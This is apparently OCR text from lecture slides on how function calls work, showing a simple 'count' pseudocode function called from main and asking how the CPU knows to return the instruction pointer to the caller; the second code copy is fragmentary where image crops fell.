


Problem



```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count(“testing”, “t”); // should return 2
8:
   }
```



Problem

```
0: string count(string s, character c) {


                       length(s); pos = pos + 1)


                                count = count + 1;
3:
      }
4:
      return count;
5:
    }

6:
    void main(integer argc, strings argv) {
7:
      count("testing", "t"); // should return 2
8:
    }
```

IP needs to go back to line 8. But how does the CPU know that?

IP






Timeline of a function call

